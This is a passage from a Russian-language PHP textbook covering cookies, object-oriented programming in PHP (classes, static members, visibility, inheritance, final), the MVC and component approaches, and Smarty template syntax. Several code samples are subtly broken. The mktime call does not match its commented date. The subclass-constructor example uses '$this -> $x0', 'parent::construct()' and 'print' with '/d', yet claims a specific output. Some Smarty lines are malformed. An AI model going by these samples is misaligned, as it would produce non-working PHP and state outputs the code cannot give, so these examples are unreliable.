// действие этого cookie прекращается 10 декабря 2015 года в 22.00
setcookie("CookieName ", $value, mktime(22,0,0,10,12,2015));
```

Деинициализация заданного cookie производится вызовом `setcookie()` с единственным параметром – именем cookie: `setcookie("CookieName");`

**Объектно-ориентированное программирование в языке PHP.**

***Концепция и базовые понятия.*** Объектно-ориентированное программирование (ООП) – это методология программирования, основанная на представлении программного продукта в виде совокупности *объектов*, каждый из которых является реализацией определенного *прототипа*, использующая механизм *пересылки сообщений* и *классы*, организованные в *иерархию наследования*. В отличие от процедурного программирования, где данные и подпрограммы (процедуры, функции) их обработки формально не связаны, парадигма ООП, развивая идеи процедурного программирования, строится на концепции, подразумевающей объединение данных и поведения.

Перечислим основные понятия ООП.

- *Абстракция (abstarction)* – существенные характеристики сущности, которые отличают ее от всех других видов сущностей и четко определяют ее особенности с точки зрения дальнейшего рассмотрения и анализа. *Абстрагирование* – процесс выделения абстракций, т.е. процесс отвлечения от несущественных характеристик сущности с целью выделения значимых ее особенностей и закономерностей.
- *Класс (class)* – модель сущностей, связанных общностью структуры и поведения; абстрактный тип данных, описывающий данные и поведение для совокупности похожих сущностей, представители которой называются экземплярами класса или объектами.
- *Объект (object)* – конкретная реализация класса, обладающая характеристиками состояния, поведения и индивидуальности.
- *Прототип* – объект-образец, по образу и подобию которого создаются другие объекты.
- *Поле* – элемент данных класса: переменная элементарного типа, структура или другой класс, являющийся частью класса.
- *Состояние объекта* – набор текущих значений полей объекта.
- *Свойство* – виртуальная характеристика объекта, базирующаяся на значениях полей. Отличие свойств от полей заключается в том, что поля объекта хранят данные (т.е. занимают место в памяти), а свойства посредством вызова соответствующих методов позволяют опре-

делять различные характеристики объектов, которые, в общем случае, могут и не храниться в памяти, а, например, вычисляться по формулам.

- *Метод (method)* – описанная в классе процедура или функция, вызываемая для изменения состояния объекта.
- *Сообщение (message)* – операция связи между объектами, представляющая собой вызов метода или оператора.
- *Конструктор (constructor)* – специальный метод класса, используемый с параметрами или без них для создания нового объекта; обеспечивает решение двух задач: выделяет память под новую переменную и гарантирует, что переменная инициализируется надлежащим образом.
- *Деструктор (destructor)* – специальный метод класса, служащий для деинициализации объекта с целью освобождения памяти.
- *Интерфейс (interface)* – набор методов и свойств объекта, находящихся в открытом доступе и призванных решать определенный круг задач; внешние особенности класса или объекта, придающие ему абстрактную форму и скрывающие его внутреннее устройство и поведение.
- *Абстрактный класс (abstract class)* – класс, который не может быть использован для создания экземпляров, а служит исключительно для порождения других классов.
- *Абстрактный метод (abstract method)* – метод, который не может быть вызван без предварительного доопределения.
- *Базовый класс (base class, parent class)* или *надкласс (superclass)* – класс, из которого порождается другой класс; синонимы: класс-предок, родительский класс.
- *Производный класс (child class, derived class)* или подкласс *(subclass)* – класс, определяемый как расширение другого класса, называемого родительским; синонимы: класс-потомок, дочерний класс.
- *Иерархия классов (class hierarchy)* – иерархия, образуемая классами в соответствии с их взаимосвязью «класс – подкласс».
- *Область видимости переменной, контекст (scope)* – часть исходного кода программы, в которой идентификатор переменной обозначает именно ее, а не что-либо другое.
- *Перегрузка (overload)* – использование одного идентификатора для нескольких различных методов или операторов.
- *Переопределение метода (override)* – действие, происходящее в том случае, когда метод подкласса имеет то же самое имя, что и метод надкласса; метод подкласса имеет приоритет перед методом надкласса.
- *Поведение (behavior)* – описание объекта в терминах смены его состояния и передачи сообщений в процессе воздействия других объектов.
- *Реализация (implementation)* – внутреннее строение класса или объекта, учитывающее особенности его поведения.

- *Терминальный класс (final class)* – класс, который не может использоваться как базовый при определении новых классов и наследовании.
- *Терминальный метод (final method)* – метод, который не может переопределяться в подклассах.

Построение класса является моделированием той сущности, которую необходимо перенести в код. Моделирование предполагает абстрагирование, т.е. при моделировании класса следует выявить те необходимые части сущности, над которыми (с помощью методов) будут производиться необходимые действия. Объект является отражением сущности, которая описана в виде класса. Пример: чертеж мотоцикла – это класс, сам мотоцикл – это реальный экземпляр класса (объект). В программировании классы представляют собой абстрактный тип данных, а объекты есть переменные таких типов.

ООП базируется на следующих трех основных принципах:

- *Инкапсуляция (encapsulation)* – объединение в единое целое данных и алгоритмов обработки этих данных, что позволяет изолировать объект от внешнего окружения и тем самым упростить сопровождение и модификацию разрабатываемой программы.
- *Наследование (inheritance)* – описание нового класса на основе существующего. Наследование подклассом свойств и методов нескольких надклассов называется *множественным наследованием (multiple inheritance)*
- *Полиморфизм (polymorphism)* – возможность замещения методов и свойств объекта-родителя одноименными методами и свойствами объекта-потомка, что позволяет реализовать специфические для данного потомка действия (т.е. интерфейс классов остается прежним, а реализация методов с одинаковым названием и набором параметров различается).

***Реализация ООП в PHP.*** *Создание объекта* производится с помощью ключевого слова `new` и имеет вид: *`объект`* `= new` *`класс`*`[(`*`параметры`*`)]`. Пример:

```
$object = new Car;
$object = new Car('Rolls-Royce', 'Phantom');
```

Взаимодействие с объектами классов осуществляется через их свойства (*`$объект->свойство`*) и методы (*`$объект->метод`*`()`). Пример:

```
$object = new Car;
$object->brand = "Rolls-Royce";
$object->model = "Phantom";
echo "<pre>";  print_r($object);  echo "</pre>";
$object->car2db();
class Car
{
  public $brand, $model;
  function car2db()
  {
     ... // код, сохраняющий запись об автомобиле в БД
  }
}
```

Создание объектов посредством их копирования производится с помощью инструкции `clone`, которая создает новый экземпляр класса и копирует значения свойств из исходного класса в новый экземпляр. Обычного присваивания объектов недостаточно, поскольку если объект уже создан, то в качестве параметра он передается по ссылке. Поэтому вместо **`$object2 = $objectl;`** следует писать **`$object2 = clone $object1;`**.

*Свойства.* Язык PHP является слабо типизированным, поэтому в явном объявлении свойств внутри классов нет необходимости – свойства могут быть определены неявным образом при первом их использовании. Однако в целях наглядности, а также для возможности задания значений свойств по умолчанию рекомендуется объявлять свойства явно. Пример:

| Неявное объявление свойств | Явное объявление свойств |
|---|---|
| `$object = new Car;`<br>`$object->brand = "Jaguar";`<br>`echo $object->brand;`<br>`class Car { }` | `$object = new Car;`<br>`$object->brand = "Jaguar";`<br>`echo $object->brand;`<br>`class Car`<br>`{`<br>`  public $brand;`<br>`}` |

***Методы*** представляют собой процедуры и функции, объявленные в описании класса, которые определяют, какие действия может выполнять объект как экземпляр этого класса. Вызов методов осуществляется по их имени; переменная `$this` применяется для доступа к свойствам текущего объекта. Пример:

```
class Car
{
  public $brand, $model;
  function getModel()
  {
     return $this->model;
  }
}
$object = new Car;
$object->model = "Phantom";
echo $object->getModel();
```

*Конструкторы и деструкторы.* В языке PHP конструкторы объявляются под именем `__construct` и могут иметь параметры; деструкторы объявляются под именем `__destruct` и не имеют параметров.

Примеры:

| Объявление конструктора | Объявление деструктора |
|---|---|
| `class Car`<br>`{`<br>`  function __construct($color,$speed)`<br>`  {`<br>`  ... //инструкции конструктора`<br>`  }`<br>`}` | `class Car`<br>`{`<br>`  function __destruct()`<br>`  {`<br>`  ...//инструкции деструктора`<br>`  }`<br>`}` |

*Статические методы.* Если метод определен как статический, это означает возможность его вызова в классе, но не в объекте. Статический метод не имеет доступа к свойствам объекта. Объявление представителей класса статическими делает их доступными и без создания экземпляров класса. Статическое свойство недоступно из экземпляра класса, но может быть доступно из статического метода. Пример работы с обычными и статическими методами и свойствами с использованием конструктора:

```
$Lady = new Woman("Ann",21); //создание объекта с помощью конструктора
$Lady->displayName(); //вызов соответственно обычного и статического
Woman::displayAge();  //методов, не возвращающих значения
echo $Lady->name; //отображение значения обычного свойства
echo Woman::$age; //отображение значения статичного свойства
echo $Lady->getName(); //вызов соответственно обычного и статического
echo Woman::getAge();  //методов, возвращающих значения
class Woman {  //объявление класса Woman
  public $name;  //открытое поле для хранения имени
  static $age;   //статическое поле для хранения возраста
  function __construct($n,$a) { //метод-конструктор
    $this->name = $n; //обращение к обычному полю (через $this->)
    self::$age = $a;  //обращение к статическому полю (через self::)
  }
  function displayName(){ //обычный метод, не возвращающий значения
    echo $this->name;
  }
  static function displayAge(){ //статический метод, не возвращающий
    echo self::$age;            //значения
  }
  function getName(){ //обычный метод, возвращающий значение
    return $this->name;
  }
  static function getAge(){ //статический метод, возвращающий значение
    return self::$age;
  }
}
```

Таким образом, при обращении к статическим методам и свойствам вместо оператора `->` используется оператор `::` (двойное двоеточие – т.н. оператор разрешения области видимости). При попытке получить доступ к статическому свойству текущего объекта с помощью `$this->...` или получить доступ к другим свойствам объекта внутри статического метода будет выдано сообщение об ошибке.

*Область видимости свойств и методов.* Для управления областью видимости свойств и методов используются ключевые слова `public`, `protected` и `private`:

- **`public`** (открытые) – свойства с этой областью видимости получаются по умолчанию при явном или неявном объявлении переменной;
  - открытую область видимости следует применять, когда к представителю класса нужен доступ из внешнего кода и когда расширенные классы должны его наследовать;

- **protected** (защищенные) – на свойства и методы с этой областью видимости можно ссылаться только через принадлежащие объектам методы класса и такие же методы любых подклассов;
  - защищенную область видимости следует применять, когда к представителю класса не должно быть доступа из внешнего кода, но расширенные классы все же должны его наследовать;
- **private** (закрытые) – к представителям класса с этой областью видимости можно обращаться через методы этого же класса, но не через методы его подклассов;
  - закрытую область видимости следует применять, когда к представителю класса не должно быть доступа из внешнего кода и когда расширенные классы не должны его наследовать.

Пример изменения области видимости свойств и методов:

```
class Customer {
  var $name = "Jack Black";  // устаревшая форма, аналогичная public
  public $cardtype = 1;      // открытое свойство
  protected $cardbalance;    // защищенное свойство
  private function vip() {   // закрытый метод
     ... // сюда помещается код метода vip()
  }
}
```

***Наследование.*** *Инструкция* `extends`. В языке PHP из созданного класса можно получить подкласс с помощью инструкции `extends`. Пример:

```
$obj_boat = new Boat;
$obj_ship = new Ship;
$obj_ship -> board_color = "Blue Metallic";
$obj_ship -> speed = 80;
$obj_ship -> owner = "Captain Nemo";
$obj_ship -> motor = TRUE;
$obj_ship -> num_of_masts = 3;
//сравните результаты следующих двух команд и поясните разницу:
$obj_ship -> display();  echo"<pre>";print_r($obj_ship); echo"</pre>";
echo $obj_ship->num_of_paddles; //отобразится предупреждение - почему?
class Boat { //объявление родительского класса
   public $board_color, $speed, $owner, $motor;
   private $num_of_paddles = 2;
   function boat2db() {
      ...  // код, сохраняющий параметры лодки в БД
   }
}
class Ship extends Boat { //объявление класса-потомка
   public $num_of_masts;
   function display() {
      echo "Owner: ". $this -> owner       ."<br />";
      echo "Color: ". $this -> board_color ."<br />";
      echo "Speed: ". $this -> speed       ."<br />";
      echo "Masts: ". $this -> num_of_masts;
   }
}
```

У исходного класса Boat, описывающего параметры лодки, имеются четыре открытых свойства и одно закрытое – соответственно цвет корпуса $board_color, развиваемая скорость $speed, имя владельца $owner, наличие мотора $motor и количество весел $num_of_paddles, а также метод для сохранения параметров лодки в базе данных. Подкласс Ship расширяет класс Boat за счет добавления одного свойства – количество мачт $num_of_masts (свойство $num_of_paddles не наследуется) и включения метода display(), отображающего свойства текущего объекта.

*Инструкция* parent. Когда в подклассе создается метод с именем, которое уже существует в его родительском классе, его инструкции имеют приоритет перед инструкциями из родительского класса. Для получения доступа именно к родительскому методу используется инструкция parent. Пример:

```
$object = new Sphere;
$object -> Surface();
$object -> Area();
class Circle { // по умолчанию - единичный круг в начале координат
     public $x0 = 0, $y0 = 0, $R = 1; //значения по умолчанию
     function Surface() {
          $temp = M_PI*($this->R)*($this->R);
          echo "class Circle: My surface is ".$temp."<br>";
     }
}
class Sphere extends Circle { // по умолчанию - единичный шар
     public $z0 = 0;      // добавление аппликаты
     function Surface() {
          $temp = 4*M_PI*($this->R)*($this->R);
          echo "class Sphere: My surface is ".$temp."<br>";
     }
     function Area() {
          parent::Surface();
     }
}
```

Этот код создает родительский класс по имени Circle (круг), а затем его подкласс по имени Sphere (шар), который наследует свойства и методы родительского класса, а затем переписывает метод Surface(), вычисляющий площадь круга. Поэтому, когда во второй строке кода вызывается метод Surface(), выполняется новый метод. Единственный способ выполнения переписанного метода Surface() в том варианте, в котором он существует в классе Circle, заключается в использовании инструкции parent, как показано в методе Area() класса Sphere.

*Конструкторы подклассов.* Создавая иерархию классов, необходимо учитывать, что метод-конструктор родительского класса в PHP не вызывается автоматически. Поэтому при необходимости обеспечения выполнения всего кода инициализации, подкласс всегда должен вызывать родительские конструкторы явно. Пример:

```
$object = new Sphere(); // создание объекта класса шар
echo "Шар Q(x0,y0,z0,R) = ";   // вывод координат и радиуса шара
print("Q(/d,/d,/d,/d)",$object->x0,$object->y0,$object->z0,$object->R);
class Circle {
   public $x0, $y0, $R;
   function __construct() {
       //задается единичный круг с центром в начале координат:
       $this -> $x0 = 0;
       $this -> $y0 = 0;
       $this -> $R = 1;
   }
}
class Sphere extends Circle {
   public $z0;
   function __construct() {
      //задается единичный шар с центром в начале координат
      parent::construct(); // вначале вызов родительского конструктора
      $this -> $z0 = 0;    //доопределение третьей координаты
   }
}
```

В данном примере при создании объекта класса `Sphere` автоматически срабатывает вызов его конструктора, который, в свою очередь, явно вызывает конструктор родительского класса `Circle`. В результате выполнения данного кода будет выведена строка `Q(x0,y0,z0,R) = Q(0,0,0,1)`.

*Методы* `final`. Чтобы запретить подклассу переписать метод базового класса используется ключевое слово `final`. Пример:

```
class Circle {              // метод Surface() объявлен как финальный,
  public $x0, $y0, $R;      // значит, при дальнейшем наследовании
  final function Surface()  // он будет возвращать площадь круга,
  {                                  // т.е. и в пространственном
    return M_PI*($this->R)*($this->R); // измерении
  }                         // при подсчете площади рассматриваемая
}                           // фигура будет считаться плоской
```

Посредством ключевого слова `final` можно объявлять не только методы, но и классы, если подразумевается, что данный класс не должен иметь классов-потомков.

### *Вопросы для самоконтроля*

1. Какие типы переменных поддерживаются в языке PHP?
2. Как осуществляется объявление массивов и доступ к их элементам?
3. Классифицируйте виды переменных по области видимости. Какие данные хранятся в суперглобальных массивах?
4. Что такое «сессии» и «cookies» и как в PHP реализуется работа с ними?
5. Какие инструменты ООП имеются в языке PHP? Назовите ключевые аспекты в реализации принципа наследования в языке PHP.

### *Упражения*

1. Создайте web-страницу, позволяющую загружать на сервер JPG- и PNG-изображения, после чего они отображаются на этой же странице.

2. Создайте несколько web-страниц, одна из которых инициирует сеанс и содержит гиперссылки на остальные web-страницы. Все web-страницы должны отслеживать сеанс по каким-либо признакам (IP-адрес компьютера-клиента, имя авторизованного пользователя и т.п.), на каждой странице должна быть гиперссылка «Выход», уничтожающая сеанс.
3. Разработайте web-приложение ***users.php***, в котором объявлены базовый класс `User` (пользователь-гость) и производный класс `VipUser` (авторизованный пользователь). При разработке классов продумайте, какие свойства и методы следует объявить статическими, финальными, открытыми, закрытыми, защищенными. Создайте по два различных объекта обоих классов с помощью разработанных конструкторов и отобразите всю доступную информацию об объектах.

## 1.5 Лекция 5. Разделение логики web-приложения

*Схема «Model-View-Controller» и ее развитие. Язык шаблонов Smarty.*

**Разделение логики реализации от логики представления.** Так как web-приложения создаются усилиями не одного человека, а целой группы разработчиков, включающей программистов, дизайнеров, менеджеров проекта и т.д., то естественной является необходимость разделения логики реализации (кода) и логики представления (шаблона). Такое изолирование кода делает его компактным, безопасным и легким в обслуживании.

Начинающие web-разработчики обычно идут по одному из следующих путей:

| Смешение кода и шаблона | Вставка кода в шаблон |
|---|---|
| `echo "<HTML><body>\n";`<br>`echo "<h1>Сообщения блога</h1>";`<br>`$f=fopen("../blog.txt","r");`<br>`for ($i=1;!feof($f) && $i<10; $i++)`<br>`echo "<p>$i-е сообщение: ";`<br>`echo fgets($f,1024);`<br>`echo "</body></HTML>";` | `<HTML><body>`<br>`<h1>Сообщения блога</h1>`<br>`<?$f=fopen("../blog.txt","r")?>`<br>`<?for($i=1;!feof($f)&&$i<10;$i++)?>`<br>`<p><?=$i?>-е сообщение:`<br>`<?=fgets($f,1024)?>`<br>`</body></HTML>` |

Отделение работы программиста от работы дизайнера может производиться разными способами. Самые распространенные из них – схема MVC (MVC – Model-View-Controller) и компонентный подход.

***Схема MVC*** (см. рис. 5.1) обеспечивает разделение данных приложения, кода взаимодействия с пользователем и шаблона вывода страницы. *Model* (ядро) – совокупность источника данных и функций, работающих с этими данными на базовом уровне (прочитать, записать, изменить). *View* – шаблон, отвечающий за внешний вид страницы. *Controller* (контроллер) – совокупность прикладной логики web-приложения, которая обеспечивает обработку данных, полученных от ядра или пользователя, выбор шаблона и вывод результата на экран.





Рис. 5.1 – Схема MVC

Одним из инструментов, позволяющих отделить прикладную логику и данные от представления в соответствии с концепцией MVC, является Smarty – компилирующий обработчик шаблонов для PHP. Smarty целиком написан на языке PHP и представляет собой класс, объект которого создается перед началом работы и используется для обеспечения доступа к функциям системы управления шаблонами, передачи ей данных, сгенерированных ядром, и вывода выбранного шаблона. Пример:

```
<?php //сценарий-контроллер
include("Smarty.class.php");
$smarty = new Smarty;
$smarty - >assign("guests", "Птичкина Пелагея Егоровна");
$smarty -> display("invitation.tpl");
?>
```

*Недостатки схемы MVC.* Во-первых, для замены шаблона или изменения порядка вывода нескольких шаблонов, используемых в одной странице, придется вносить изменения в код. Во-вторых, адресация на выводимой странице будет определяться относительно контроллера, а не шаблона, что неудобно.

***Компонентный подход*** (см. рис. 5.2) является развитием схемы MVC. Согласно компонентному подходу, главную роль выполняет не контроллер, а шаблон, который принимает обращения от браузера, подгружает по мере необходимости данные из модели и отображает получившийся результат. Код разбивается программистом на блоки (компоненты), поставляющие данные для шаблона. В свою очередь, web-дизайнер подключает отдельные блоки в шаблоне по мере необходимости.

Пример вывода 10 последних новостей в новостной ленте сайта:

```
<div class="news">
{news count="10"}
{foreach from=$data item="i"}
  {$i.0} - {$i.1} <br>
{/foreach}
</div>
```





Рис. 5.2 – Схема компонентного подхода

В данном примере псевдотег `{news}` обеспечивает обращение к компоненту, отвечающему за считывание из файла нужного количества новостей и передачу их Smarty-переменной `$data` (имеющей в итоге вид массива `"дата новости"-"текст новости"`); `{foreach}` – стандартная Smarty-функция, обеспечивающая проход по всему массиву `$data`, формируемому компонентом. Псевдотег `{news}` не является частью синтаксиса Smarty, и, чтобы Smarty мог обрабатывать его, нужно создать отдельную функцию:

```
<?php
function smarty_function_news($params, &$smarty)
{
  $newsfile = file("news.txt");
  for ($i = 0; $i < $params["count"]; $i++) {
    $news_array[] = explode("##",$newsfile[$i]);
    // ## – используемый разделитель даты и текста новости
  };
  $smarty -> assign("data", $news_array);
}
?>
```

В данном примере используется соглашение по именованию пользовательских функций шаблонов (`smarty_type_name`) и правила для имен файлов плагинов, содержащих пользовательские элементы (***type.name.php***), где `type` – тип плагина (`function`), `name` – имя плагина или псевдотега `news`.

Реализация компонентного подхода в чистом виде при работе со Smarty нецелесообразна, поскольку Smarty требует инициализации, и вставлять ее код в заголовок каждого шаблона нерационально. Оптимален вариант, при котором все обращения к шаблонам сайта сначала переадресовываются на общий контроллер, который запускает Smarty, возвращая затем управление вызванному шаблону (см. рис. 5.3).





Рис. 5.3 – Схема компонентного подхода с общим контроллером

Сделать это можно, используя, например, средства самого web-сервера Apache, внеся изменения в файл ***.htaccess***:

```
## Подключение общего контроллера для обработки запросов
## ко всем файлам шаблонов
Action templhandler "controller.php"
AddHandler templhandler .html
```

*Преимущества компонентного подхода*. Во-первых, код web-приложения разбит на небольшие функциональные блоки, которые позволяют их легко переносить из проекта в проект, подключать и отключать по мере необходимости. Во-вторых, автономность шаблона позволяет дизайнеру копировать его в любой каталог сайта, что позволяет хранить данные конкретного раздела непосредственно в его каталоге и тем самым отойти от жестких требований к физической структуре сайта. В-третьих, адресация производится по шаблону, а не по контроллеру.

*Недостаток компонентного подхода* – неделимость шаблона – может быть устранен за счет выделения в отдельные блоки повторяющихся на разных страницах сайта элементов шаблона («шапка», главное меню, лента сообщений и пр.), чтобы можно было их подгружать по мере необходимости. Такая оптимизация подразумевает применение компонентного подхода не к коду, а к HTML-представлению сайта.

**Базовый синтаксис языка шаблонов Smarty.** Все теги в языке шаблонов Smarty располагаются между разделителями, роль которых выполняют фигурные скобки `{` и `}`. Все содержимое вне разделителей отображается без изменений как статический контент. Комментарии в шаблонах оформляются следующим образом: `{* текст комментария *}`.

***Отображение значений пользовательских переменных*** осуществляется согласно следующим основным правилам (см. табл. 5.1).

Таблица 5.1 – Обращение к переменным в шаблонах Smarty

| Вызов переменной | Отображаемый результат |
|---|---|
| **{$abc}** | отображение значения переменной abc, не являющейся ни массивом, ни объектом |
| **{$abc[4]}** | отображение 5-го элемента числового массива |
| **{$abc.def}** | отображение значения ключа def ассоциативного массива, подобно $abc['def'] в PHP-сценариях |
| **{$abc.$def}** | отображение значения переменного ключа массива, подобно $abc[$def] в PHP-сценариях |
| **{$abc->def}** | отображение свойства def объекта $abc |
| **{$abc->def()}** | отображение значения, возвращаемого методом def() объекта $abc |
| **{#abc#}** или **{$smarty.config.abc}** | отображение переменной abc конфигурационного файла |
| **{$smarty.session.id}** | отображение значения элемента id суперглобального массива $_SESSION (подобно $_SESSION['id']) |
| **{$abc[def]}** | синтаксис доступен только в цикле section |
| **{assign var = abc value ='def'}{$abc}** | отображение значения, установленного в атрибуте value (в данном случае def) |

***Зарезервированная переменная*** **{$smarty}** может быть использована для получения доступа к нескольким переменным окружения и запроса. К элементам суперглобальных массивов $_GET, $_POST, $_COOKIE, $_SERVER, $_ENV и $_SESSION доступ осуществляется в формате

**$smarty.<имя_суперглобального_массива>.<ключ>**

Пример: {$smarty.post.page} соответствует значение $_POST['page'].

Таким образом, зарезервированная переменная $smarty представляет собой ассоциативный массив. Помимо ключей, соответствующих именам суперглобальных массивов языка PHP, существуют и другие ключи, в частности, now и const. Текущая временная метка содержится в переменной {$smarty.now}, значение которой равно количеству секунд, прошедших с момента наступления «Эпохи». Пример использования этой переменной с модификатором, задающим формат представления времени:

**{$smarty.now|date_format:"%Y-%m-%d %H:%M:%S"}**

Переменная {$smarty.const} используется для доступа к константам. Пример: {$smarty.const._MY_CONST} отображает значение константы _MY_CONST, определенной командой define('_MY_CONST',100).

***Методы класса Smarty.*** Основные методы класса Smarty перечислены в списке:

- append() – добавляет элемент к назначенному массиву;
- append_by_ref() – добавляет значение по ссылке;
- assign() – назначает значение шаблону;
- assign_by_ref() – назначает переменную по ссылке;
- clear_all_assign() – очищает список назначенных переменных;

- clear_all_cache() – полностью очищает кэш шаблонов;
- clear_assign() – очищает назначенную переменную;
- clear_cache() – очищает кэш определенного шаблона;
- clear_compiled_tpl() – очищает скомпилированную версию шаблона;
- clear_config() – очищает конфигурационную переменную;
- config_load() – загружает данных из конфигурационного файла;
- display() – отображает шаблон;
- fetch – отображает содержимое заданного файла;
- get_config_vars – получает значения конфигурационным переменным;
- get_registered_object – дает ссылку на зарегистрированный объект;
- get_template_vars – возвращает значение переменной шаблона;
- is_cached – возвращает true, если существует кэш для шаблона;
- load_filter – загружает плагин фильтра;
- trigger_error – выводит сообщения об ошибке средствами Smarty;
- template_exists – проверяет, существует ли определенный шаблон;
- register_block, register_compiler_function, register_function, register_modifier, register_object, register_outputfilter, register_postfilter, register_prefilter, register_resource; unregister_block, unregister_compiler_function, unregister_function, unregister_modifier, unregister_object, unregister_outputfilter, unregister_postfilter, unregister_prefilter, unregister_resource – функции регистрации и «разрегистрации» разных типов плагинов.

***Модификаторы*** могут быть применены к переменным, пользовательским функциям или строкам, для чего после модифицируемого значения нужно указать символ | (вертикальная черта) и название модификатора. Модификаторы могут принимать параметры, влияющие на их действие. Параметры указываются за названием модификатора и разделяются : (двоеточием). Кроме того, функции языка PHP могут быть использованы в качестве модификаторов и модификаторы можно комбинировать. Можно применять любое количество модификаторов к переменной (применяются в порядке их упоминания слева направо). Список основных модификаторов представлен в табл. 5.2.

Если модификатор применяется к переменной-массиву, то он будет применен к каждому элементу массива. Если требуется применить модификатор к массиву как к переменной, то нужно перед именем модификатора указать символ @. Пример приведения букв в верхний регистр с удалением пробелов у всех элементов массива:

```
<select name="name_id">
    {html_options_output=$myArray|upper|truncate:20}
</select>
```

Пример подсчета элементов массива (PHP-функция count()):

```
{$myArray|@count}
```

Таблица 5.2 – Модификаторы языка шаблонов Smarty

| Модификатор | Назначение |
|---|---|
| **capitalize** | преобразовывает первые буквы каждого слова в заглавные |
| **cat** | строка добавляется к модифицируемому значению переменной |
| **count_characters** | подсчитывает количество символов в переменной |
| **count_paragraphs** | подсчитывает количество абзацев в переменной |
| **count_sentences** | подсчитывает количество предложений в переменной |
| **count_words** | подсчитывает количество слов в переменной |
| **date_format** | форматирует дату согласно указанному формату |
| **default** | устанавливает значения по умолчанию для переменной (если переменная не установлена или является пустой строкой, то указанное по умолчанию значение будет подставлено вместо нее) |
| **escape** | кодирует/экранирует спецсимволы по алгоритмам экранирования HTML, URL-ов, одиночных кавычек, hex-экранирования, hex-сущностей, Javascript и экранирования почтовых адресов (по умолчанию активирован режим экранирования HTML) |
| **indent** | задает отступы в начале каждой строки (по умолчанию 4 пробела) |
| **lower** | переводит строку в нижний регистр |
| **nl2br** | превращает каждый перевод строки в тег `<br />` в указанной переменной |
| **regex_replace** | заменяет подстроку в строке согласно регулярному выражению |
| **replace** | производит простой поиск и замена в переменной |
| **spacify** | вставляет отступы между символами переменной (по умолчанию один пробел) |
| **string_format** | форматирует строки, представляющие числа |
| **strip** | заменяет все повторяющиеся пробелы, переводы строк и символы табуляции одним пробелом (или другой указанной строкой). |
| **strip_tags** | удаляет теги разметки (все, что находится между символами < и > включительно) |
| **truncate** | обрезает переменную до определенной длины (по умолчанию 80 символов); вторым необязательным параметром можно передать строку текста, которая будет отображаться в конце обрезанной переменной |
| **upper** | переводит строку в верхний регистр |
| **wordwrap** | вставляет переводы строк на определенной ширине колонки (по умолчанию 80 символов); вторым необязательным параметром можно передать текстовую строку, используемую в качестве перевода строки (по умолчанию – символ перевода строки `\n`) |

